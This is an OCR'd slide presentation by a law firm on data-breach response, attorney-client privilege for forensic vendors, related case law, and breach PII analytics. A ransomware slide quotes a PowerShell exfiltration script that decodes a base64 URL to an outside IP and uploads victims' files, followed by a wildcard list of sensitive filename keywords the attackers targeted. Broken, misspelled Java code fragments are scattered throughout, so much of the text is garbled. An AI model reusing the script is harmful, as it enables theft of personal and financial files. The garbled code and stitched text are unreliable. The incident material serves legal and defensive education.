}

PUBLIC CLASS WINBUTTON
@OVERRIDE
PUBLIC VOID PAINT()
SYSTEM.OUT.PRINTLN
}

PUBLIC CLASS OSFACTORY
```

## *Kovel* Doctrine:

- Attorney-client privilege will extend to the work and communications of third-party experts if the expert was hired **“for the purpose of obtaining [confidential] legal advice from the lawyer.”**
- In *Kovel* – attorney hired an accountant to assist in understating client’s tax position.
- Court analogized the accountant to a translator, whose assistance in overcoming a language barrier would not destroy the privilege.

## Digital Forensics + Incident Response

PREPARED FOR: WOODS ROGERS PLC

### Overview

Thank you for the opportunity to assist Woods Rogers PLC by providing Digital Forensics Incident Response services. In this letter, “Company” refers Woods Rogers PLC and “you” and “your” refer collectively to you and the Company. The purpose of this letter agreement (this “Agreement”) is to formally set forth the general terms of your engagement of [REDACTED] we”, “us”, or “our”) to provide cybersecurity investigation and consulting services.

# THE CLOAK

```
...PUBLIC CLASS OSXFACTORY...
@OVERRIDE
PUBLIC IBUTTON CREATERBUTTON
RETURN NEW BUTTON
}
PUBLIC CLASS WINBUTTON...
@OVERRIDE
PUBLIC VOID PAINT()
SYSTEM.OUT.PRINTLN
}
PUBLIC CLASS...
```

- 1. Direction of Counsel.** Counsel is engaging the MCS Group Inc. in order to support Counsel's rendering of legal analysis on behalf of [REDACTED]. The MCS Group understands and acknowledges that its work and communications pursuant to this Agreement reflect Counsel's legal strategies, thought processes, and communications related to the rendering of legal analysis and advice to Client. Therefore, The MCS Group understands and acknowledges that it is the intention of the Parties that all communications between the Parties are intended to be covered by the work product doctrine, attorney client privilege, and/or any other applicable privilege that would protect the confidentiality of these communications. The Parties further agree that all actions taken by the MCS Group Inc. are being done at the sole direction of Counsel in Counsel's capacity as law firms rendering legal advice to Client with regard to this matter.

The MCS Group, Inc. will work to take all reasonable actions to preserve all relevant privileges and protections, including but not limited to labeling communications with documents such as "Confidential: Attorney Client Privileged Communication" or "Confidential: Work Product at the Direction of Counsel" or "Confidential: Attorney-Client Privileged Communication and Attorney Work Product" as may the MCS Group may be directed by Client. It is the Parties intention that the fact that a communication may not be labeled with the above designations does not render that communication unprotected. Rather, it is the intention of the Parties that all communications between them, Client – and any other vendors engaged by Counsel or on behalf of Client in this matter (including without limitation, the Crypsis Group, Clairvoyant, FTI Consulting) – be covered by all applicable privileges described herein.



# THE CLOAK

```
    }  
    @Override  
    public JButton createButton()  
    {  
        return new JButton();  
    }  
}  
  
public class WinButton  
{  
    @Override  
    public void paint()  
    {  
        System.out.println();  
    }  
}  
  
public class ...
```

- ***In re Target Corp. Customer Data Security Breach Litigation***
  - Data breach task force post-incident – Court held some communications privileged and others not – **discussing the “purpose of the communications”**
  - **Internal communications between CEO and Board were not privileged – because they did not involve attorney!**
  - Other communications were privileged because they were designed to “inform in-house and outside counsel” and assist with the provision of legal advice versus remediation.

# THE CLOAK

```
public class OSFACTORY {
    @Override
    public JButton createButton()
    return new JButton();
}

public class WINBUTTON {
    @Override
    public void paint() {
        System.out.println();
    }
}

public class OSFACTORY {

```

- ***Genesco v. VISA***
  - PCI compliance case. Genesco retained Stroz Friedberg, to provide consulting and technical services to in-house counsel and outside counsel regarding the breach and to respond to PCI auditors.
  - Court held: **the reports for the attorneys were privileged because the reports were generated to assist counsel in the provision of legal advice.**
- ***Easton v Capital One***
  - **Reports were not privileged** because (a) waiver (shared with regulators) and (b) were not for a primarily legal purpose but rather for a business purpose.



# THE CLOAK


```
public class OSFACTORY {  
    @Override  
    public JButton createButton()  
        return new JButton();  
}  
  
public class WINBUTTON {  
    @Override  
    public void paint()  
        SYSTEM.out.println();  
}  
}  
  
public class OSFACTORY {  
    @Override  
    public JButton createButton()  
        return new JButton();  
}
```

- **Genesco v. VISA**
  - PCI compliance case. Genesco retained Stroz Friedberg, to provide consulting and technical services to in-house counsel and outside counsel regarding the breach and to respond to PCI auditors.
  - Court held: **the reports for the attorneys were privileged because the reports were generated to assist counsel in the provision of legal advice.**
- **Easton v Capital One**
  - **Reports were not privileged** because (a) waiver (shared with regulators) and (b) were not for a primarily legal purpose but rather for a business purpose.

# PEN TEST

```
public class OSXFACTORY {  
    @Override  
    public JButton createButton()  
    return new JButton();  
}  
  
public class WINBUTTON {  
    @Override  
    public void paint()  
    system.out.println();  
}  
}
```


## EXTERNAL PENETRATION TEST



# THE RISK

```
public class OSXFACOR {  
    @Override  
    public JButton createButton()  
    return new JButton();  
}  
  
public class WINBUTTON {  
    @Override  
    public void paint()  
    system.out.println();  
}  
}
```


## EXTERNAL PENETRATION TEST



# INCIDENT

```
public class OSXFACTORY {  
    @Override  
    public JButton createButton()  
    {  
        return new JButton();  
    }  
}  
  
public class WINBUTTON {  
    @Override  
    public void paint()  
    {  
        System.out.println();  
    }  
}  
  
public class ...
```

## THE ATTACK





# LAW ENFORCEMENT

- **CISA**
  - Creates a specific procedure for private organizations to share specific cyber threat intelligence to Department of Homeland Security – without waiving privilege.
    - Section 1504(d)(1) states “**the provision of cyber threat indicators and defensive measures to the Federal Government** under this subchapter shall not constitute a waiver of any applicable privilege or protection provided by law, including trade secret protection.”

# 5

## INCIDENT RESPONSE FRAMEWORK

125  
YEARS



# THE RESPONSE

```
public class OSXFACTORY {  
    @Override  
    public JButton createButton()  
        return new JButton();  
}  
  
public class WINBUTTON {  
    @Override  
    public void paint()  
        System.out.println();  
}  
}
```



Contain and  
Eradicate  
Malware



Investigate



Notify



# THE RESPONSE

```
public class OSXFACORY {  
    @Override  
    public JButton createButton()  
    {  
        return new JButton();  
    }  
}  
  
public class WINBUTTON {  
    @Override  
    public void paint()  
    {  
        System.out.println();  
    }  
}  
  
public class ...
```




1  
Contain and  
Eradicate  
Malware



# THE RESPONSE

```
public class OSXFACTORY {  
    @Override  
    public JButton createButton()  
        return new JButton();  
}  
  
public class WINBUTTON {  
    @Override  
    public void paint()  
        System.out.println();  
}  
}
```



2  
Investigate

# THE RESPONSE

```
public class OSFACTORY {  
    @Override  
    public IButton createButton()  
    {  
        return new Button();  
    }  
}  
  
public class WINBUTTON implements IButton {  
    @Override  
    public void paint()  
    {  
        System.out.println("Painting WinButton");  
    }  
}  
  
public class OSFACTORY {
```



3  
Notify

6

WHAT WAS EXFILLED?

125  
YEARS





# THE INCIDENTS: RANSOMWARE

5/27/2021 12:59:00 AM PowerShell Named Pipe IPC \SYSTEMY <http://193>. upload-wekkmferokmsdderiuheoirhuiewiwnijnfrer Creating Scriptblock text (1 of 1):

```
$folderArg = $args[0]; [string]$id = $args[1]; [string]$token = $args[2]; $foldersRaw =  
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($folderArg));
```

```
[array]$folders = $foldersRaw.split("|"); function fill([string]$filename) {if ($filename) {try { [string]$prefix =  
UNICODE.GetString([System.Convert]::FromBase64String("aAB0AHQAcAA6AC8ALwAxADkAMwAuADMANAAuADEA  
NgA2AC4AOQAYAC8AdQBwAGwAbwBhAGQALQB3AGUAawBrAG0AZgBIAHIAbwBrAG0AcwBkAGQAZQByAGkAdQB  
oAGUAbwBpAHIAaAB1AGkAZQB3AGkAdwBuAGkAagBuAGYAcgBIAHIA")); Add-Type -AssemblyName System.Web;  
$wc = New-Object System.Net.WebClient; $path = $filename -Replace "\\", "/" -Split ":"; [string]$fullPath =  
$path[1]; $fullPath = [System.Web.HttpUtility]::UrlEncode($fullPath); [string]$uri =  
"$($prefix)?token=$($token)&id=$($id)&fullPath=$($fullPath)"; $wc.UploadFile($uri, $filename); }catch { } }  
[array]$fileList = @(); foreach ($folder in $folders)
```

```
{
```



# THE INCIDENTS: RANSOMWARE

```
public class OSFACTORY {
    @Override
    public JButton createButton()
    return new JButton();
}

public class OSFACTORY {
    @Override
    public void paint()
    SYSTEM.OUT.PRINTLN();
}

public class OSFACTORY {
    @Override
    public void paint()
    SYSTEM.OUT.PRINTLN();
}
```

- \*\*1040\*
- \*\*1099\*
- \*\*8822\*
- \*\*9465\*
- \*\*401K\*
- \*\*4506-T\*
- \*\*ABRH\*
- \*\*Adres\*
- \*\*agreem\*
- \*\*Agreement\*Disclosure\*
- \*\*ARH\*
- \*\*Assignment\*
- \*\*balanc\*
- \*\*bank\*
- \*\*Bank\*Statement\*
- \*\*Benef\*
- \*\*cash\*
- \*\*CDA\*
- \*\*checking\*
- \*\*clandestine\*
- \*\*compilation\*
- \*\*compromate\*
- \*\*conceaed\*
- \*\*confid\*
- \*\*confident\*
- \*\*Confidential\*Disclosure\*
- \*\*contact\*
- \*\*contr\*
- \*\*CPF\*
- \*\*CRH\*
- \*\*DDRH\*
- \*\*Demog\*
- \*\*Detail\*
- \*\*Form\*
- \*\*fraud\*
- \*\*government\*
- \*\*hidden\*
- \*\*hir\*
- \*\*HR\*
- \*\*Human\*
- \*\*i-9\*
- \*\*identi\*
- \*\*illegal\*
- \*\*important\*
- \*\*Info\*
- \*\*insider\*
- \*\*Insurance\*
- \*\*investigation\*
- \*\*IRS\*
- \*\*ITIN\*
- \*\*K-1\*
- \*\*letter\*
- \*\*List\*
- \*\*mail\*
- \*\*NDA\*
- \*\*Numb\*
- \*\*Partn\*
- \*\*passport\*
- \*\*passwd\*
- \*\*password\*
- \*\*pay\*
- \*\*payment\*
- \*\*secret\*
- \*\*security\*
- \*\*seed\*
- \*\*Signed\*
- \*\*sin\*
- \*\*soc\*
- \*\*SS#\*
- \*\*SS-4\*
- \*\*SSA\*
- \*\*SSN\*
- \*\*Staf\*
- \*\*statement\*
- \*\*Statement\*Bank\*
- \*\*SWIFT\*
- \*\*tax\*
- \*\*Taxpayer\*
- \*\*unclassified\*
- \*\*Vend\*
- \*\*W-2\*
- \*\*w-4\*
- \*\*W-7\*
- \*\*W-8BEN\*
- \*\*w-9\*
- \*\*W-9S\*");

# Sample Analytics

72,284 Documents 8.20 (GB)


1 Algorithms

✉ Email

63,430

📎 Attach


8,854



## 📄 PII Identification (H5PI-13)

14.39% Contain PII Markers

Document that potentially contain PII



14 of 14

Types PII types Identified

# Sample Analytics

```
public class OSXFACTORY {
    @Override
    public JButton createButton()
    return new JButton();
}

public class WINBUTTON {
    @Override
    public void paint() {
        SYSTEM.OUT.PRINTLN();
    }
}

public class ...
```

## Scope Summary

### Analyzed

Email	63,429
Attach	8,790
Edoc	0
Not Set	0

### Ignored/Exceptions

Exceptions	52
Ignored	13

**Total Documents**      **72,284**

## PII Results

General Forms and Contact Information	6,265 ( 392 / 5,873 )
Account and Financial Information	3,091 ( 3 / 3,088 )
HR Information and Résumés	2,211 ( 432 / 1,779 )
Social Security Numbers	1,381 ( 647 / 734 )
Passwords and Security Questions	1,094 ( 0 / 1,094 )
Customer Information	1,080 ( 6 / 1,074 )
Driver's License	859 ( 1 / 858 )
Credit Cards	637 ( 12 / 625 )
Student Information	241 ( 6 / 235 )
Medical Information	195 ( 4 / 191 )
Date of Birth	138 ( 94 / 44 )
IRS and Tax Information	117 ( 19 / 98 )
Criminal Conduct	25 ( 1 / 24 )
Passports	13 ( 0 / 13 )

**Total PII Identified**      **10,405**

Social Security Number (SSN)

139 Unique SSN Values Identified


# Sample Analytics

```
public class OSXFACTORY {  
    @Override  
    public JButton createButton()  
    return new JButton();  
}  
  
public class WINBUTTON {  
    @Override  
    public void paint()  
    system.out.println();  
}  
  
public class ...
```

## Social Security Number (SSN)

3,113 Unique SSN Values Identified


- 5000+ Unique SSN Values
- 1000-4999 Unique SSN Values
- 100-999 Unique SSN Values
- 10-99 Unique SSN Values
- 2-9 Unique SSN Values
- 1 Unique SSN Values



## Credit Card Number (CCN)

3,394 Unique CCN Values Identified

- 5000+ Unique CCN Values
- 1000-4999 Unique CCN Values
- 100-999 Unique CCN Values
- 10-99 Unique CCN Values
- 2-9 Unique CCN Values
- 1 Unique CCN Values





# 7

## CONCLUSION


125  
YEARS




# PRIVILEGE

```
... CLASS OSFACTORY  
@OVERRIDE  
PUBLIC IBUTTON CREATEBUTTON  
RETURN NEW BUTTON
```

```
PUBLIC CLASS WINBUTTON  
@OVERRIDE  
PUBLIC VOID PAINT()  
SYSTEM.OUT.PRINTLN
```







---

**BETH BURGIN WALLER**

CHAIR, CYBERSECURITY & DATA PRIVACY  
PRACTICE

WOODS ROGERS PLC  
[www.woodsrogers.com](http://www.woodsrogers.com)

[BWALLER@WOODSROGERS.COM](mailto:BWALLER@WOODSROGERS.COM)

**125**  
YEARS

